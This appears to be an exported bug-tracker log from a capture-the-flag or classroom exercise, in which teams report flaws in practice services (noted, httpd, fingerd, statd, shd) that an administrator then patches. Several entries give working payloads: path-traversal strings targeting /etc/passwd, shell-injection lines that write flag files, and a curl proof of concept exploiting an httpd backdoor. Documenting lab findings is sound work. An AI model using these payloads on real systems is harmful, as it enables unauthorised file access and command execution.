

View Issue Details					
ID:	Category:	Severity:	Reproducibility:	Date Submitted:	Last Update:
15	[noted] General	minor	have not tried	2020-05-02 15:10	2020-05-02 22:37
Reporter:	team2	Platform:			
Assigned To:	administrator	OS:			
Priority:	normal	OS Version:			
Status:	resolved	Product Version:			
Product Build:		Resolution:	fixed		
Projection:	none				
ETA:	none	Fixed in Version:			
		Target Version:			
Summary:	directory traversal in print function of noted				
Description:	lack of sanitizing user input allows for directory traversal and files being disclosed to attackers				
Tags:					
Steps To Reproduce:	print ../../../../etc/passwd				
Additional Information:					
Attached Files:					
Notes					
(0000020) administrator 2020-05-02 22:37	Awesome! Patched in version 6.0				

View Issue Details					
ID:	Category:	Severity:	Reproducibility:	Date Submitted:	Last Update:
14	[noted] General	minor	always	2020-04-30 17:22	2020-05-02 22:34
Reporter:	team2	Platform:			
Assigned To:	administrator	OS:			
Priority:	normal	OS Version:			
Status:	resolved	Product Version:			
Product Build:		Resolution:	fixed		
Projection:	none				
ETA:	none	Fixed in Version:			
		Target Version:			
Summary:	directory traversal allows removal of files				
Description:	directory traversal is allowed in the remove function of noted				
Tags:					
Steps To Reproduce:	in noted, remove .././.././../var/noted/flag.txt minor inconvenience				
Additional Information:					
Attached Files:					
Notes					
(0000019) administrator 2020-05-02 22:34	Nice! This has been patched in version 5.0.				

View Issue Details					
ID:	Category:	Severity:	Reproducibility:	Date Submitted:	Last Update:
13	[game1] General	feature	always	2020-04-30 15:12	2020-04-30 16:48
Reporter:	team1	Platform:			
Assigned To:	administrator	OS:			
Priority:	normal	OS Version:			
Status:	resolved	Product Version:			
Product Build:		Resolution:	fixed		
Projection:	none				
ETA:	none	Fixed in Version:			
		Target Version:			
Summary:	Directory traversal overwrite in add ability				
Description:	By using the add ability a user is able overwrite any file they have access to				
Tags:					
Steps To Reproduce:	add ../../../../var/noted/flag.txt				
Additional Information:					
Attached Files:	noted.py (674 bytes) 2020-04-30 15:12 http://byteclub.cc/bugs/file_download.php?file_id=8&type=bug				
Notes					
(0000018) administrator 2020-04-30 16:48	Awesome work! Fixed in version 4.0.				

View Issue Details					
ID:	Category:	Severity:	Reproducibility:	Date Submitted:	Last Update:
12	[game1] General	major	always	2020-04-25 23:16	2020-04-30 12:34
Reporter:	team1	Platform:			
Assigned To:	administrator	OS:			
Priority:	high	OS Version:			
Status:	resolved	Product Version:			
Product Build:		Resolution:	fixed		
Projection:	none				
ETA:	none	Fixed in Version:			
		Target Version:			
Summary:	Backdoor function in shd				
Description:	There is a backdoor function in shd				
Tags:					
Steps To Reproduce:	Get execution to shd to call the backdoor function				
Additional Information:					
Attached Files:	shd.py (1,016 bytes) 2020-04-26 09:55 http://byteclub.cc/bugs/file_download.php?file_id=7&type=bug				
Notes					
(0000015) administrator 2020-04-25 23:25	need more info. PoC?				
(0000016) team1 2020-04-26 09:55	Buffer overflow in login function 0x40155F, allowing an attacker to overwrite the return address and jump to a backdoor function 0x401A6F.				
(0000017) administrator 2020-04-26 15:12	Great find! This has been patched in version 2.0				

View Issue Details

ID:	Category:	Severity:	Reproducibility:	Date Submitted:	Last Update:
10	[noted] General	minor	always	2020-04-25 22:07	2020-04-30 12:34
Reporter:	team2	Platform:			
Assigned To:	administrator	OS:			
Priority:	normal	OS Version:			
Status:	resolved	Product Version:			
Product Build:		Resolution:	fixed		
Projection:	none				
ETA:	none	Fixed in Version:			
		Target Version:			

Summary:

noted directory traversal

Description:

noted dir traversal allows for functions to be used anywhere throughout the system. following is payload see image for poc


Tags:

Steps To Reproduce:

pitcure attached. basically, specify a file in parameters with ../../../../ in front and your're at root dir

Additional Information:

Attached Files:

image.png (25,062 bytes) 2020-04-25 22:07
http://byteclub.cc/bugs/file_download.php?file_id=5&type=bug


Notes

(0000013) administrator 2020-04-25 22:28	Nice find! Fixed in version 3.0.
--	----------------------------------

View Issue Details					
ID:	Category:	Severity:	Reproducibility:	Date Submitted:	Last Update:
8	[noted] General	major	always	2020-04-25 13:21	2020-04-30 12:34
Reporter:	team2	Platform:			
Assigned To:	administrator	OS:			
Priority:	normal	OS Version:			
Status:	resolved	Product Version:			
Product Build:		Resolution:	fixed		
Projection:	none				
ETA:	none	Fixed in Version:			
		Target Version:			
Summary:	Noted Remote Code execution				
Description:	replace function uses concatenation of user input to a system command of sed, this allows for remote code execution as special cahrs are not filtered out				
Tags:					
Steps To Reproduce:	connect to 555 replace ;echo 98e2d2af45a5aaeca706ed74651f27c3 >/var/noted/flag.txt anything here anything here system executes				
Additional Information:	I like bread				
Attached Files:					
Notes					
(0000011) administrator 2020-04-25 14:00	Nice find! Fixed in version 2.0				

View Issue Details					
ID:	Category:	Severity:	Reproducibility:	Date Submitted:	Last Update:
7	[game1] General	feature	always	2020-04-25 00:51	2020-04-30 12:34
Reporter:	team1	Platform:			
Assigned To:	administrator	OS:			
Priority:	none	OS Version:			
Status:	resolved	Product Version:			
Product Build:		Resolution:	fixed		
Projection:	none				
ETA:	none	Fixed in Version:			
		Target Version:			
Summary:	Buffer overflow in fingerd				
Description:	By abusing the hostname removal we are able to cause a buffer overflow and gain execution to the system				
Tags:					
Steps To Reproduce:	sending in a@aa, will give the exploit				
Additional Information:					
Attached Files:	finger.py (332 bytes) 2020-04-25 00:51 http://byteclub.cc/bugs/file_download.php?file_id=3&type=bug				
Notes					
(0000009) administrator 2020-04-25 01:37	Nice work! sprintf is so clumsy with buffers. Fixed in version 2.0.				

8/9/20, 11:55 PM

View Issue Details					
ID:	Category:	Severity:	Reproducibility:	Date Submitted:	Last Update:
5	[httpd] General	major	always	2020-04-25 00:42	2020-04-30 12:34
Reporter:	team4	Platform:			
Assigned To:	administrator	OS:			
Priority:	high	OS Version:			
Status:	resolved	Product Version:			
Product Build:		Resolution:	fixed		
Projection:	none				
ETA:	none	Fixed in Version:			
		Target Version:			
Summary:	httpd POST-backdoor allows arbitrary code execution on remote host				
Description:	Our team of researchers found that, if a POST request is given to a remote HTTPD server, it will execute the contents of the POST data as a command in a standard linux shell. This happens if the content length is set to 9 (similar to a data smuggling attack) and the Host is localhost.				
Tags:					
Steps To Reproduce:	POC: curl -v --path-as-is --header "Host: localhost:333" --header "Content-Length: 9" --data "";echo 22d10bbb928931ddff7407507eef7aa4 >/var/httpd/flag.txt;" "http://TEAMIP:333/../../../../etc/passwd"				
Additional Information:					
Attached Files:					
Notes					
(0000007) administrator 2020-04-25 01:20	Duplicate, but your PoC is better, so I'm awarding points. Great work! Resolved in v2.0.				

View Issue Details					
ID:	Category:	Severity:	Reproducibility:	Date Submitted:	Last Update:
4	[httpd] General	major	always	2020-04-25 00:40	2020-04-30 12:34
Reporter:	team1	Platform:			
Assigned To:	administrator	OS:			
Priority:	immediate	OS Version:			
Status:	resolved	Product Version:			
Product Build:		Resolution:	fixed		
Projection:	none				
ETA:	none	Fixed in Version:			
		Target Version:			
Summary:	Remote Code Execution in HTTPD Service				
Description:	With a simple POST request RCE is possible				
Tags:					
Steps To Reproduce:	Post to ../../../../etc/passwd the content: ';ls;'				
Additional Information:	Much bad				
Attached Files:					
Notes					
(0000006) administrator 2020-04-25 01:17	Nice find! Fixed in version 2.0				

View Issue Details					
ID:	Category:	Severity:	Reproducibility:	Date Submitted:	Last Update:
2	[game1] General	minor	have not tried	2020-04-24 19:30	2020-04-30 12:34
Reporter:	team1	Platform:			
Assigned To:	administrator	OS:			
Priority:	normal	OS Version:			
Status:	resolved	Product Version:			
Product Build:		Resolution:	fixed		
Projection:	none				
ETA:	none	Fixed in Version:			
		Target Version:			
Summary:	Statd Backdoor				
Description:	By typing '! {command}' Any command can be called				
Tags:					
Steps To Reproduce:	! {command}				
Additional Information:	Wouldn't let me specify only statd, so I used general category				
Attached Files:	statd.py (97 bytes) 2020-04-24 19:30 http://byteclub.cc/bugs/file_download.php?file_id=1&type=bug				
Notes					
(0000002) administrator 2020-04-24 19:37	yikes! Looks like an APT got us. Thanks for reporting. This is fixed in statd v2.0.				
(0000003) administrator 2020-04-24 19:38	fixed in version 2.0				

8/9/20, 11:55 PM